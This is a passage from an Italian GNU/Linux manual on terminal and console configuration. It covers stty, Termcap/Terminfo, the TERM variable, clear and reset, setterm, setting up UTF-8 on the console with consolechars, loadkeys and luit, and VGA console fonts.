Per verificarne il funzionamento, basta provare a lanciare un comando che emette un output molto lungo, come il seguente:

```
$ find / -print [Invio]
```

Per sospendere il flusso visualizzato sullo schermo del terminale, basta premere [*Ctrl s*]; per farlo riprendere, [*Ctrl q*].

14.7.2 Utilizzo di «stty»

Il programma '**stty**'[7] permette di modificare le caratteristiche della connessione del terminale al sistema. Se viene avviato senza argomenti, visualizza le informazioni salienti della connessione. Gli argomenti della configurazione sono delle parole chiave che possono apparire precedute o meno dal trattino che di solito si usa per le opzioni: se non si usa il trattino, la parola chiave viene intesa come attivazione di qualcosa, con il trattino si intende la disattivazione della stessa cosa.

`stty` [*opzioni* | *configurazione*]

Il motivo più comune per servirsi di questo programma è quello di conoscere le combinazioni di tasti che si possono utilizzare per generare dei segnali particolari.

Sia chiaro che i «caratteri» del tipo <^*?*>, <^*W*>, <^*C*>, <^*Z*>,... si ottengono attraverso «combinazioni virtuali»; pertanto, occorre accertarsi che la configurazione della tastiera corrisponda effettivamente, oppure occorre sapere in che modo vanno generati questi simboli nell'ambito del proprio contesto. Negli esempi che si vedono qui si suppone che il tasto [*Ctrl*] corrisponda esattamente alle funzioni del modificatore virtuale '**Control**'.

Avviando '**stty**' con l'opzione '**-a**' si ottiene la configurazione corrente.

```
$ stty -a [Invio]
```

Per esempio, si potrebbe ottenere qualcosa di simile al listato seguente:

```
speed 38400 baud; rows 25; columns 80; line = 0;
intr = ^C; quit = ^\; erase = ^?; kill = ^U;
eof = ^D; eol = <undef>; eol2 = <undef>; start = ^Q;
stop = ^S; susp = ^Z; rprnt = ^R; werase = ^W;
lnext = ^V; flush = ^O; min = 1; time = 0;
-parenb -parodd cs8 hupcl -cstopb cread -clocal -crtscts
-ignbrk -brkint -ignpar -parmrk -inpck -istrip -inlcr
-igncr icrnl ixon ixoff -iuclc -ixany -imaxbel opost -olcuc
-ocrnl onlcr -onocr -onlret -ofill -ofdel nl0 cr0 tab0 bs0
vt0 ff0 isig icanon -iexten echo echoe echok -echonl -noflsh
-xcase -tostop -echoprt -echoctl echoke
```

L'esempio indica in particolare che il carattere '**intr**' (*interrupt*) viene generato con la combinazione [*Ctrl c*]; il carattere '**quit**' viene generato con la combinazione [*Ctrl* \]; il codice di EOF (*End of file*) viene generato con la combinazione [*Ctrl d*]; il carattere '**susp**' (*suspend*) viene generato con la combinazione [*Ctrl z*].

Per comprendere meglio il senso di questo programma, vale la pena di descrivere l'uso di alcune opzioni, anche se nella maggior parte dei casi, '**stty**' non viene usato per queste cose (tabella 14.69).

Tabella 14.69. Alcune opzioni.

Opzione	Descrizione
`cs8`	Definisce la dimensione dei caratteri a 8 bit.

Opzione	Descrizione
`hupcl` `-hupcl`	Attiva o disattiva l'invio di un segnale di aggancio ('**SIGHUP**') in corrispondenza della conclusione dell'attività dell'ultimo processo, cosa che chiude la connessione con il terminale.
`crtscts` `-crtscts`	Attiva o disattiva il controllo di flusso RTS/CTS. Evidentemente, questo tipo di controllo di flusso riguarda i terminali connessi attraverso la porta seriale.
`brkint` `-brkint`	Attiva o disattiva l'invio di un segnale di interruzione ('**SIGINT**') in corrispondenza dell'invio di un carattere *break*.
`istrip` `-istrip`	Attiva o disattiva l'azzeramento dell'ottavo bit dell'input.
`ixon` `-ixon`	Abilita o disabilita il controllo di flusso XON/XOFF. Dalla sua abilitazione dipende il funzionamento di caratteri speciali riferiti ai comandi di '**stop**' e '**start**' (di solito [*Ctrl s*] e [*Ctrl q*]).
`isig` `-isig`	Abilita o disabilita l'uso di caratteri speciali, corrispondenti ai comandi '**intr**' (*interrupt*), '**quit**' e '**susp**' (*suspend*), i quali di solito corrispondono a [*Ctrl c*], [*Ctrl* \] e [*Ctrl z*].
`icanon` `-icanon`	Abilita o disabilita l'uso di caratteri speciali, corrispondenti ai comandi '**erase**', '**kill**', '**werase**' e '**rprnt**', i quali di solito corrispondono a [*Ctrl ?*], [*Ctrl u*], [*Ctrl w*] e [*Ctrl r*].
`echo` `-echo`	Abilita l'eco dei caratteri inseriti. Senza l'attivazione di questa modalità, non sarebbe visibile l'input dalla tastiera.

Opzione	Descrizione

`echoctl`
`-echoctl`
`ctlecho`
`-ctlecho`
	Attiva o disattiva l'eco dei caratteri di controllo attraverso la notazione '**^*x***', dove ***x*** è una lettera che varia a seconda del carattere di controllo da visualizzare.

`sane`	Questa opzione è una scorciatoia per definirne una serie numerosa, allo stato predefinito ritenuto corretto generalmente. In pratica implica quanto segue: '**cread -ignbrk brkint -inlcr -igncr icrnl -ixoff -iuclc -ixany imaxbel opost -olcuc -ocrnl onlcr -onocr -onlret -ofill -ofdel nl0 cr0 tab0 bs0 vt0 ff0 isig icanon iexten echo echoe echok -echonl -noflsh -xcase -tostop -echoprt echoctl echoke**'; inoltre imposta i caratteri speciali al loro valore predefinito.

I caratteri speciali abbinati a funzionalità particolari in modo predefinito, possono variare da un sistema all'altro. Per modificare l'attribuzione di un carattere speciale a una certa funzione, si utilizza la sintassi seguente:

```
stty nome_funzione carattere_speciale
```

Se al posto del simbolo del carattere speciale si utilizza la stringa '**^-**', oppure la parola chiave '**undef**', quella funzionalità viene disabilitata.

Segue l'elenco di alcune parole chiave utilizzate per definire

funzionalità a cui si possono attribuire caratteri speciali.

Tabella 14.70. Alcuni caratteri speciali.

Nome	Descrizione
`intr`	Invia un segnale di interruzione (‘**SIGINT**’). Normalmente è abbinato al carattere speciale <^*C*>, ovvero alla combinazione di tasti [*Ctrl c*].
`quit`	Invia un segnale di conclusione (‘**SIGQUIT**’). Normalmente è abbinato al carattere speciale <^\>, ovvero alla combinazione di tasti [*Ctrl* \].
`erase`	Cancella l’ultimo carattere digitato.
`kill`	Cancella la riga corrente.
`eof`	Fine del file, ovvero termina l’input. Normalmente è abbinato al carattere speciale <^*D*>, ovvero alla combinazione di tasti [*Ctrl d*].
`stop`	Ferma l’output. Normalmente è abbinato al carattere speciale <^*S*>, ovvero alla combinazione di tasti [*Ctrl s*].
`start`	Riprende l’output dopo uno stop. Normalmente è abbinato al carattere speciale <^*Q*>, ovvero alla combinazione di tasti [*Ctrl q*].
`susp`	Invia un segnale di stop del terminale (‘**SIGTSTP**’), cosa che generalmente fa sì che la shell metta il processo sullo sfondo. Normalmente è abbinato al carattere speciale <^*Z*>, ovvero alla combinazione di tasti [*Ctrl z*].

Per maggiori dettagli sul funzionamento di questo programma, si veda *info stty* oppure *stty(1)*.

14.7.3 Termcap e Terminfo

«

Il primo tipo di terminale, la telescrivente, non poneva problemi particolari di configurazione: la tastiera permetteva di inserire numeri, simboli e caratteri dell'alfabeto inglese, a volte senza poter distinguere tra maiuscole e minuscole, mentre la stampante emetteva un flusso di testo normale, interrotto da un codice di interruzione di riga.

Quando il terminale attuale viene usato ancora in questo modo, non si pongono problemi di configurazione, perché non è importante sapere le dimensioni (in caratteri) dello schermo e non importa sapere come spostare il cursore sullo schermo.

Nel momento in cui si utilizza un programma che sfrutta lo schermo nel modo al quale si è abituati di solito, mostrando bordi, colori, caselline da riempire, si ha la necessità di usare la tastiera anche per spostare il cursore, cancellare, inserire, attivare funzioni speciali. Quindi, lo schermo deve essere in grado di fare di più che visualizzare semplicemente un flusso di caratteri, deve interpretare delle sequenze particolari come la richiesta di utilizzare un colore determinato, di disegnare un bordo, ecc.

Così, la tastiera non serve solo per scrivere lettere, numeri, punteggiatura e terminare le righe con un ritorno a carrello. Adesso occorre utilizzare anche i tasti che spostano il cursore, occorre assegnare funzionalità particolari a tasti che permettono la modifica del testo e a tasti funzionali programmabili.

Riquadro 14.71. Livelli di astrazione nella funzione della tastiera.

Quando si utilizza la tastiera, ciò che si ha di fronte è un dispositivo fisico. La configurazione della tastiera serve a dichiarare in che modo sono abbinati i tasti reali alle funzioni di una tastiera virtuale, con la quale, tra le altre cose, si devono generare delle «combinazioni virtuali» del tipo <*Control_…*>, <*Meta_…*>,...

Dopo avere risolto questo problema, esiste un livello di astrazione successivo: la tastiera virtuale diventa parte del terminale, che, secondo le proprie caratteristiche, può comunicare in modo diverso con i programmi. Da qui nasce la necessità di disporre della configurazione per ogni tipo di terminale da utilizzare.

Inoltre, il terminale in questione, va visto dal punto di vista dell'applicazione finale con cui si intende interagire: se questa viene eseguita localmente, senza intermediazioni di alcun genere, si tratta della console; se invece per comunicare con un'applicazione ci si avvale di un altro programma (per esempio perché si accede da un elaboratore remoto, oppure perché si accede all'elaboratore locale, ma attraverso l'intermediazione di un sistema grafico), occorre vedere in che modo questo programma ulteriore si presenta nei confronti dell'applicazione finale.

Nella storia dell'informatica sono esistiti una quantità enorme di tipi diversi di terminali, intesi come complesso tastiera+schermo, ognuno con piccole differenze rispetto agli altri. Per fare in modo che i programmi che richiedono funzionalità superiori a quelle di una normale telescrivente possano adattarsi ai vari tipi di terminale, viene utilizzato un sistema di configurazione predefinito contenente tutte le informazioni necessarie.

Di questo sistema di configurazione ne esistono due tipi: Termcap e Terminfo. Il primo è il più antico ed è ormai superato, ma viene mantenuto per motivi storici e probabilmente per assicurare la

compatibilità con i programmi più vecchi.

Il sistema Termcap è formato soltanto da un file di testo collocato nella directory '`/usr/share/misc/`' ('`/usr/share/misc/termcap`') e il suo contenuto assomiglia vagamente a quello del file '`/etc/printcap`' (il file di definizione delle stampanti).

Il sistema Terminfo è invece qualcosa di più complesso. È costituito da tanti file, uno per ogni tipo di terminale, distribuiti su varie directory. Il punto di partenza di questa struttura dovrebbe essere la directory '`/usr/share/terminfo/`'.

A partire da '`terminfo/`' si diramano delle directory il cui nome è composto da un solo carattere, corrispondente all'iniziale dei nomi di terminale che contengono. Il listato seguente, mostra solo un estratto minimo di questa struttura.

```
terminfo
|-- 1
|-- 2
|-- 3
…
|-- a
|   `-- ansi
|-- b
|-- c
…
|-- l
|   `-- linux
…
|-- v
|   |-- vt100
|   `-- vt220
…
|-- x
|   `-- xterm
…
```

Se la definizione di un tipo di terminale può essere adatta a diversi nomi, si utilizzano normalmente dei collegamenti simbolici.

I file di definizione del sistema Terminfo sono il risultato di una compilazione attraverso il programma '**tic**',[8] come nell'esempio seguente:

```
# tic prova[Invio]
```

In questo modo, si va a compilare il file '`prova`', generando presumibilmente il file '`/usr/share/terminfo/p/prova`'.

Si ottiene facilmente un elenco dei tipi di terminale previsti con il programma '**toe**':[9]

```
$ toe -a [Invio]

  ansi             ansi/pc-term compatible with color
  dumb             80-column dumb tty
  linux            linux console
  linux+utf8       linux console in utf-8 mode
  rxvt             rxvt terminal emulator (X Window System)
  rxvt-basic       monochrome rxvt terminal emulator (X Window)
  screen           VT 100/ANSI X3.64 virtual terminal
  screen-w         VT 100/ANSI X3.64 virtual terminal with 132
                    cols
  sun              Sun Microsystems Inc. workstation console
  screen-s         VT 100/ANSI X3.64 virtual terminal with
                    hardstatus line
  screen-bce       VT 100/ANSI X3.64 virtual terminal with bce
  vt100            dec vt100 (w/advanced video)
  vt102            dec vt102
  vt220            dec vt220
  vt52             dec vt52
  xterm            X11 terminal emulator
  xterm-debian     Debian xterm (VT220-conformant backspace)
  xterm-xfree86    xterm terminal emulator (XFree86)
  xterm-r5         xterm R5 version
  xterm-r6         xterm X11R6 version
  xterm-vt220      XFree86 xterm emulating vt220
  xterm-color      generic "ANSI" color xterm (X Window System)
  xterm-mono       monochrome xterm
  pcansi           ibm-pc terminal programs claiming to be ansi
  cons25           freebsd console (25-line ansi mode)
  mach             Mach Console
  mach-bold        Mach Console with bold instead of underline
  mach-color       Mach Console with ANSI color
```

La directory ‘`/usr/share/terminfo/`’ è il punto di partenza predefinito per il sistema Terminfo, ma questo può essere alterato uti-

lizzando la variabile di ambiente ***TERMINFO***, per indicare una directory differente. Volendo è possibile personalizzare il sistema Terminfo creando una struttura analoga a partire da '`~/.terminfo/`', cioè dalla directory '`.terminfo/`' nella propria directory personale.

14.7.4 Variabile di ambiente «TERM»

La variabile di ambiente ***TERM*** è il mezzo per definire il tipo di terminale che si utilizza. Normalmente viene impostata automaticamente nel modo più opportuno, con il nome di terminale la cui configurazione deve essere letta da Termcap o da Terminfo.

Quando è impostata in modo errato, si possono presentare due situazioni: il nome del terminale non è previsto, oppure il terminale che si utilizza effettivamente non è compatibile con la definizione contenuta in questa variabile. Nel primo caso, quando si avvia un programma che richiede l'utilizzo di tutto lo schermo, viene segnalato l'errore e, a seconda dei casi, il programma si avvia ugualmente facendo riferimento a un terminale elementare, oppure si rifiuta semplicemente di funzionare.

```
Unknown terminal: pippo
Check the TERM environment variable.
Also make sure that the terminal is defined in the terminfo
database.
```

Se il programma si avvia con una configurazione inappropriata al terminale che si utilizza, questo mostra generalmente un comportamento insolito, per diversi aspetti. Per esempio si possono notare simboli strani sullo schermo, la tastiera potrebbe non rispondere nel modo consueto, lo schermo potrebbe essere ridisegnato solo parzialmente.

14.7.5 Adattabilità di un programma e abilità dell'utilizzatore

«

A questo punto dovrebbe essere chiaro che la tastiera e lo schermo funzionano in maniera differente a seconda di tante condizioni, sia legate alle caratteristiche fisiche, sia relative alle caratteristiche dei programmi attraverso i quali si comunica con le applicazioni finali. Per esempio, il fatto che su una tastiera sia presente il tasto [*Canc*], non vuol dire necessariamente che poi questo dia i risultati che ci si aspetta: la sua pressione potrebbe non avere alcun effetto, oppure generare qualunque altro risultato diverso dal previsto.

Dipende dal nome indicato nel sistema di configurazione dei terminali se questo è in grado di gestire il segnale generato dal tasto [*Canc*] della propria tastiera e se il significato che a questo viene attribuito corrisponde alle aspettative.

Volendo fare un esempio più concreto e anche piuttosto comune, si può provare a confrontare il funzionamento del programma '**mc**' (Midnight Commander), utilizzando la definizione di un terminale differente dal solito, per esempio '**ansi-mono**'.

```
$ TERM=ansi-mono [Invio]

$ export TERM [Invio]
```

Si osserva, prima di tutto, che mancano i colori, che alcune bordature non sono corrette, che i tasti funzionali non danno più l'effetto desiderato.[10]

Alle volte ci si trova veramente davanti a terminali che non possono offrire più di tanto, magari perché si sta operando attraverso una connessione remota con un programma che è in grado di emulare solo

alcuni vecchi tipi di terminale. Allora entrano in gioco due elementi: le alternative offerte dal programma, per cui una stessa cosa può essere ottenuta in modi differenti, per poter essere utilizzato anche in presenza di terminali con poche potenzialità; l'abilità dell'utente di adattarsi alle diverse situazioni.

L'esempio tipico di questo genere di programmi è dato dalle interpretazioni recenti di VI. Quasi tutti questi programmi sono in grado di gestire i tasti freccia, [*Ins*] e [*Canc*]. Ma quando questi non sono disponibili, si può ritornare all'uso tradizionale con i comandi '**h**', '**j**', '**k**' e '**l**', per spostare il cursore, '**i**' e '**x**' per iniziare l'inserimento e per cancellare.

Ciò significa che, quando si studia un nuovo programma, non si devono disdegnare i comandi apparentemente antiquati, perché sono quelli che poi permettono di «tirarsi fuori dai guai».

14.7.6 Ripulitura dello schermo

Esistono due situazioni in cui si può avere la necessità di ripulire lo schermo: quando si scrive uno script con cui si vuole ripulire tutto per mostrare un messaggio all'inizio dello schermo, oppure quando lo schermo sembra impazzito.

Per questo si utilizzano due programmi: '**clear**' e '**reset**'. Questi, in realtà, si avvalgono di un terzo che ha funzioni più generali: '**tput**'. [11]

```
clear
```

Il programma '**clear**' chiama '**tput**' con l'argomento '**clear**', allo scopo di ripulire lo schermo e ricominciare dalla prima posizione in

alto dello schermo.

```
reset
```

Il programma '**reset**' chiama '**tput**' con una serie di argomenti volti a reinizializzare il terminale. È particolarmente utile l'uso di questo programma quando sullo schermo non appaiono più delle lettere normali. In tal caso, si può scrivere '**reset**' e premere [*Invio*] alla cieca. Di solito funziona.

Se si vuole sperimentare questa situazione, basta fare un '**cat**' di un file binario, per esempio un programma qualunque, per non potere più leggere quello che si scrive.

In ogni caso, questi programmi, avvalendosi di '**tput**', funzionano solo in base a quanto conosciuto per mezzo di Terminfo o Termcap. Se la variabile ***TERM*** non contiene il nome corretto, oppure se questo non è presente nel sistema di configurazione dei terminali, a nulla serve un '**reset**'.

Si vedano le pagine di manuale: *tput(1)*, *clear(1)* e *reset(1)*.

Riquadro 14.75. Sequenze di controllo per una console VGA di un sistema GNU/Linux.

Comando	Descrizione
`printf '\033[?2c'`	Definisce un cursore intermittente basso (normale).
`printf '\033[?6c'`	Definisce un cursore intermittente a blocco.

14.7.7 Definizione degli attributi del terminale con «setterm»

Il sistema Terminfo permette di conoscere le stringhe (i comandi) corrispondenti a determinate azioni per il terminale che si utilizza. Attraverso il programma '**setterm**' si può impostare in qualche modo il proprio terminale utilizzando implicitamente tali comandi. La documentazione di '**setterm**', *setterm(1)*, è stringatissima e quindi insufficiente a comprendere bene tutte le possibilità che si avrebbero a disposizione. Tuttavia si tratta di un tipo di intervento sulla gestione del terminale di importanza marginale; quindi non vale la pena di preoccuparsene tanto.

```
setterm opzione
```

Anche se si può utilizzare una sola opzione per volta, quelle disponibili sono molte, ma qui ne vengono descritte solo alcune, tanto da mostrare il senso di questo programma di servizio.

Tabella 14.76. Alcune opzioni.

Opzione	Descrizione
`-repeat [on|off]`	Attiva o disattiva la ripetizione automatica del tasto premuto a lungo. Se non viene specificato l'argomento, si intende attivare l'opzione implicitamente.

Opzione	Descrizione
`-foreground {black|blue|green|cyan|red|magenta|yellow|white|default}`	Permette di modificare il colore di primo piano.
`-background {black|blue|green|cyan|red|magenta|yellow|white|default}`	Permette di modificare il colore dello sfondo.
`-inversescreen [on|off]`	Attiva o disattiva l'inversione dei colori dello schermo. Se non viene specificato l'argomento, si intende attivare l'opzione implicitamente.
`-clear`	Ripulisce lo schermo.
`-reset`	Reinizializza lo schermo.

14.8 Approfondimento: codifica UTF-8

«

La codifica UTF-8 è quella usata universalmente dai sistemi Unix attuali, inclusi i sistemi GNU/Linux; pertanto, è normale attendersi che ogni distribuzione GNU/Linux sia già predisposta correttamente per funzionare in questo modo. Tuttavia, l'attivazione della codifica UTF-8 per una console GNU/Linux comporterebbe qualche compli-

cazione che si vuole affrontare in queste sezioni; inoltre non va trascurato il fatto che rimangono programmi che non si adattano bene a funzionare con una codifica UTF-8.

14.8.1 Caratteri per la console

Per poter visualizzare i simboli dell'insieme di caratteri universale, occorre disporre di questi, indicando al sistema un file che ne contiene le informazioni. Si tratta di file contenuti nella directory '`/usr/share/consolefonts/`' e quelli più adatti per la visualizzazione simultanea degli alfabeti comuni corrispondono al modello '`LatArCyrHeb-`***nn***`.psf`'. In pratica si tratta di un insieme di caratteri che consente la visualizzazione di testi in alfabeto latino, arabo, cirillico ed ebraico. Si carica uno di questi file nel modo seguente:

```
# consolechars ↩
↪-f /usr/share/consolefonts/LatArCyrHeb-16.psf [Invio]
```

Successivamente, la visualizzazione corretta sullo schermo della console richiede anche l'invio di un codice particolare, con l'aiuto del comando '**`printf`**':

```
# printf '\033%G' [Invio]
```

In alternativa, si può indirizzare precisamente al file di dispositivo della console virtuale che deve essere impostata. L'esempio seguente si riferisce a '`/dev/tty1`', ovvero quella che dovrebbe essere la prima console virtuale:

```
# printf '\033%G' > /dev/tty1 [Invio]
```

Si osservi che non sempre le cose funzionano bene. Quando si vogliono caricare insiemi di caratteri del calibro di '`LatArCyrHeb-`

***nn*.psf**', si potrebbe osservare che il testo colorato appare con caratteri errati; per cercare di ovviare a questo inconveniente, si può tentare di caricare prima un insieme comune, quale è quello contenuto nel file '`lat1u-16.psf`'. Praticamente, l'esempio già mostrato andrebbe adattato così:

```
# consolechars -f /usr/share/consolefonts/lat1u-16.psf [Invio]

# consolechars ↩
↪     -f /usr/share/consolefonts/LatArCyrHeb-16.psf [Invio]

# printf '\033%G' [Invio]
```

14.8.2 Mappa della tastiera

Per poter scrivere utilizzando la codifica UTF-8, la mappa della tastiera deve essere stata caricata usando '**loadkeys**' con l'opzione '**-u**', ovvero '**--unicode**'. È possibile adattare la mappa corrente con l'aiuto di '**dumpkeys**', nel modo seguente:

```
# dumpkeys | loadkeys --unicode [Invio]
```

In ogni caso, occorre modificare anche la modalità di funzionamento attraverso '**kbd_mode**':

```
# kbd_mode -u [Invio]
```

Bisogna considerare che le sequenze di composizione non funzionano quando la tastiera è stata configurata in modalità UTF-8. Per la precisione, se sono previste, le sequenze di composizione generano i caratteri, ma lo fanno sempre in byte, pertanto, il loro uso diventa inutile e dannoso, perché generalmente i programmi non sono preparati a gestire sequenze incomplete in UTF-8.

14.8.3 Localizzazione

Naturalmente non bisogna dimenticare di definire la configurazione locale corretta. Prima di poter intervenire nella variabile ***LANG*** ed eventualmente nelle variabili ***LC_**∗***, occorre generare la localizzazione prescelta. Se la propria distribuzione GNU/Linux non fornisce uno strumento più semplice, si può procedere in modo manuale. A partire da '`/usr/share/locale/`' dovrebbero essere disponibili delle sottodirectory che contengono le localizzazioni già definite. Supponendo di voler creare la localizzazione '**`it_IT.UTF-8`**', ci dovrebbe essere la sottodirectory con lo stesso nome: '`it_IT.UTF-8/`'. Se non c'è, la si può creare come nell'esempio seguente:

```
# localedef -v -c -i it_IT -f UTF-8 ↩
↪          /usr/share/locale/it_IT.UTF-8 [Invio]
```

Nel caso di una distribuzione GNU/Linux Debian è più comodo utilizzare il comando seguente:

```
# dpkg-reconfigure locales [Invio]
```

```
.-----------------| Configuring Locales |------------------.
| Locale is a framework to switch between multiple         |
| languages for users who can select to use their language,|
| country, characters, collation order, etc.               |
| Choose which locales to generate.  The selection will be |
| saved to '/etc/locale.gen', which you can also edit      |
| manually (you need to run 'locale-gen' afterwards).      |
| Select locales to be generated.                          |
|    [*] it_CH.UTF-8 UTF-8                                 |
|    [ ] it_IT@euro ISO-8859-15                            |
|    [ ] it_IT ISO-8859-1                                  |
|    [ ] it_IT.UTF-8@euro UTF-8                            |
|    [*] it_IT.UTF-8 UTF-8                                 |
|             <Ok>                  <Cancel>               |
`----------------------------------------------------------'
```

Una volta creata la localizzazione è sufficiente intervenire nella variabile di ambiente ***LANG***, lasciando vuote le altre variabili ***LC_**∗*:

```
$ LANG=it_IT.UTF-8 [Invio]

$ export LANG [Invio]
```

14.8.4 Attivare e disattivare l'utilizzo della codifica UTF-8

«

Il pacchetto Linux console tools[12] contiene due script che dovrebbero facilitare il passaggio rapido alla codifica UTF-8 e il ripristino della codifica normale:

```
unicode_start
```

```
unicode_stop
```

Teoricamente il primo script, che attiva la funzionalità, prevede la possibilità di indicare l'insieme di caratteri da usare; in pratica, forse è meglio definire prima questa cosa.

Vale la pena di vedere cosa fanno questi script. Nei listati seguenti sono state semplificate molte cose:

```
#!/bin/sh
# start unicode mode
dumpkeys | loadkeys --unicode > /dev/null
kbd_mode -u
printf '\033%G'
```

```
#!/bin/sh
# stop unicode
kbd_mode -a
printf '\033%@'
```

Questi script potrebbero essere «rinforzati» aggiungendo la selezione dell'insieme dei caratteri per lo schermo e leggendo la configurazione della mappa della tastiera da un file stabilito. Seguono altri due esempi, sempre molto semplificati, dove in particolare si cerca di inviare il codice di attivazione dello schermo alle prime sei console virtuali:

```
#!/bin/sh
# start console UTF-8
#
kbd_mode -u
loadkeys -c -u /etc/console/boottime.kmap.gz    > /dev/null
for n in 1 2 3 4 5 6
do
    if [ -w /dev/tty$n ]
    then
        printf '\033%G' > /dev/tty$n
    fi
done
/usr/bin/consolechars -f \
    /usr/share/consolefonts/lat1u-16.psf.gz
/usr/bin/consolechars -f \
    /usr/share/consolefonts/LatArCyrHeb-16.psf.gz
```

```
#!/bin/sh
# stop console UTF-8
#
kbd_mode -a
loadkeys /etc/console/boottime.kmap.gz  > /dev/null
for n in 1 2 3 4 5 6
do
    if [ -w /dev/tty$n ]
    then
        printf '\033%@' > /dev/tty$n
    fi
done
/usr/bin/consolechars -f \
    /usr/share/consolefonts/lat1u-16.psf.gz
```

Questi comandi possono essere utilizzati dall'utente '**root**' o da un utente comune, ma nel secondo caso, l'effetto del cambiamento di funzionamento si trasmette in modo incompleto alle console, perché

possono mancare i permessi di scrittura ai file di dispositivo delle altre console virtuali. Si osservi che, una volta deciso di configurare la console per l'uso della codifica UTF-8, sarebbe meglio evitare di riportarla a funzionare secondo il vecchio sistema a byte, perché comunque c'è la possibilità di avviare i programmi più vecchi con l'aiuto di '**luit**'.

Riquadro 14.82. Configurazione automatica della console per la codifica UTF-8.

Considerato che UTF-8 consente la rappresentazione di tutti simboli previsti dall'insieme di caratteri universale, è auspicabile che diventi presto lo standard di tutti. Pertanto, è evidente che i passaggi necessari a impostare il terminale della console di un sistema GNU/Linux vadano inseriti all'interno di uno script della procedura di inizializzazione del sistema, in modo che all'avvio sia tutto eseguito automaticamente. Tuttavia, non è detto che le cose funzionino come previsto. Infatti, se si usa un sistema come uDev per la generazione automatica dei file di dispositivo nella directory '`/dev/`', può darsi che nella fase di avvio non ci siano tutti i file riferiti alle console virtuali che si intendono attivare. Per fare in modo che le cose funzionino, anche di fronte a questa difficoltà, può essere il caso di mettere i comandi necessari nel file '`/etc/profile`', in modo che siano eseguiti ogni volta che un utente accede al sistema, anche se questo è controproducente quando si vuole lavorare in una console secondo la vecchia modalità a byte.

14.8.5 Utilizzo di «luit»

«

Il programma '**luit**', il quale fa parte di X, è un filtro che si utilizza per avviare un altro programma, quando il proprio terminale a caratteri è configurato in modo da gestire la codifica UTF-8 (sia per la tastiera, sia per lo schermo) e il programma in questione utilizza una codifica differente:

```
luit [opzioni] [--] [programma [argomenti]]
```

Come si può intuire dal modello sintattico, in mancanza dell'indicazione di un programma da avviare, '**luit**' avvia una shell. Al posto di descrivere le opzioni di questo programma, vengono mostrati alcuni esempi, a cominciare da quello più semplice, in cui il controllo della conversione avviene semplicemente attraverso la configurazione della variabile ***LC_ALL***:

```
$ LC_ALL=en_US.ISO-8859-1 luit mio_programma [Invio]
```

In questo caso si avvia il programma ***mio_programma*** specificando per lui la variabile di ambiente ***LC_ALL*** con il valore che si può vedere. Il programma '**luit**' fa in modo che i dati provenienti dalla tastiera siano convertiti da UTF-8 a ISO 8859-1, facendo l'opposto per i dati diretti dal programma allo schermo. Si osservi, comunque, che la configurazione locale del tipo '**en_US.ISO-8859-1**' deve essere stata predisposta.

```
$ LC_ALL=en_US luit -encoding "ISO 8859-1" mio_programma [Invio]
```

In questo caso, si rende esplicita la codifica con cui deve funzionare il programma '**mio_programma**', attraverso l'opzione '**-encoding**', secondo la notazione prevista da '**luit**'. Per la precisione, si può ottenere l'elenco di tutte le codifiche previste, secondo la notazione di '**luit**', con l'opzione '**-list**':

```
$ luit -list [Invio]
```

Si osservi che quando ci si collega a un elaboratore remoto, nel quale non è prevista una configurazione locale con una codifica UTF-8, è

necessario usare '**luit**' come già mostrato, per esempio così:

```
$ LC_ALL=en_US luit -encoding "ISO 8859-1" ssh nodo [Invio]
```

Nell'esempio si può riconoscere l'uso del programma '**ssh**', ovvero di Secure Shell.

Si osservi che negli esempi è stata usata la variabile di ambiente ***LC_ALL***, perché questa prende il sopravvento su tutte le variabili ***LC_**** e su ***LANG***.

14.9 Console grafica VGA nei sistemi GNU/Linux

La console di un sistema GNU/Linux è normalmente priva di funzioni grafiche, con una risoluzione di 25 righe per 80 colonne di caratteri. Tuttavia, considerate le dimensioni comuni di uno schermo attuale, diventa auspicabile la possibilità di visualizzare una densità maggiore di caratteri.

In generale, si ritiene consigliabile e necessario solo l'utilizzo delle funzioni di programmazione del tipo di carattere per lo schermo, in modo da poter gestire simboli di alfabeti non latini; tutto il resto, anche la gestione del *frame buffer*, sarebbe meglio riservarlo alle situazioni in cui dovesse rivelarsi indispensabile.

14.9.1 Parametri di avvio: «vga=ask»

All'avvio di un kernel Linux in un elaboratore provvisto di adattatore grafico VGA, è possibile utilizzare il parametro '**vga**', per richiedere la visualizzazione sullo schermo della console a una densità maggiore di caratteri:

```
vga=n
```

```
vga=ask
```

Il valore numerico che si può assegnare al parametro '**vga**' dipende dalle caratteristiche dell'adattatore grafico. Pertanto, generalmente si usa assegnare la parola chiave '**ask**', con la quale si ottiene un menù dal quale è possibile selezionare ciò che è disponibile effettivamente.

L'utilizzo con successo di questo parametro di avvio implica che durante il funzionamento del sistema operativo non si modifichino i caratteri predefiniti (si veda la sezione successiva), cosa che però è quasi necessario fare, per poter gestire qualche simbolo in più, oltre a quelli essenziali delle lingue occidentali.

14.9.2 Modifica dei caratteri

«

Le console virtuali, che normalmente utilizzano schermi VGA, possono essere configurate in modo da utilizzare un insieme di caratteri differente da quello standard (il famigerato CP437) e anche per permettere la visualizzazione di più righe e più colonne.

In passato, nei sistemi GNU/Linux è stato usato il programma '**setfont**',[13] ora sostituito con '**consolechars**', [14] per l'impostazione dei caratteri da mostrare sullo schermo di una console:

```
setfont [opzioni] file_di_configurazione
```

```
consolechars [opzioni]
```

È molto importante l'uso di '**setfont**' o di '**consolechars**' quando si decide di utilizzare un insieme di caratteri esteso, come ISO 8859-1 o meglio ancora come ISO 10646, per poter visualizzare caratteri come le lettere accentate maiuscole, le quali non fanno parte della codifica standard di un'interfaccia video a caratteri tipica.

Per ottenere il risultato, questi programmi si avvalgono di file di definizione dei caratteri, collocati nella directory '`/usr/share/consolefonts/`'.

L'esempio seguente, visto sia per '**setfont**', sia per '**consolechars**', serve a ottenere la visualizzazione di caratteri utili nelle lingue europee, incluso l'arabo e l'ebraico, in uno schermo composto da 25 righe.

```
# setfont /usr/share/consolefonts/LatArCyrHeb-16.psf [Invio]

# consolechars ↩
↪-f /usr/share/consolefonts/LatArCyrHeb-16.psf [Invio]
```

Eventualmente, se la dimensione dei caratteri non è quella desiderata, si possono provare altri file della famiglia '`LatArCyrHeb-*.psf`'.

Per approfondire la sintassi di questi programmi, si veda la pagina di manuale *setfont(8)* oppure *consolechars(8)*; inoltre si veda la sezione 14.8.1.

14.9.3 Console VGA e «frame buffer»

«

Il kernel Linux è in grado di gestire graficamente la console, attraverso ciò che viene chiamato *frame buffer*. In pratica, nel kernel vengono incluse delle funzionalità apposite, assieme al codice specifico per l'adattatore grafico da controllare, di solito in forma di moduli (si veda eventualmente la sezione 8.3.8.10).

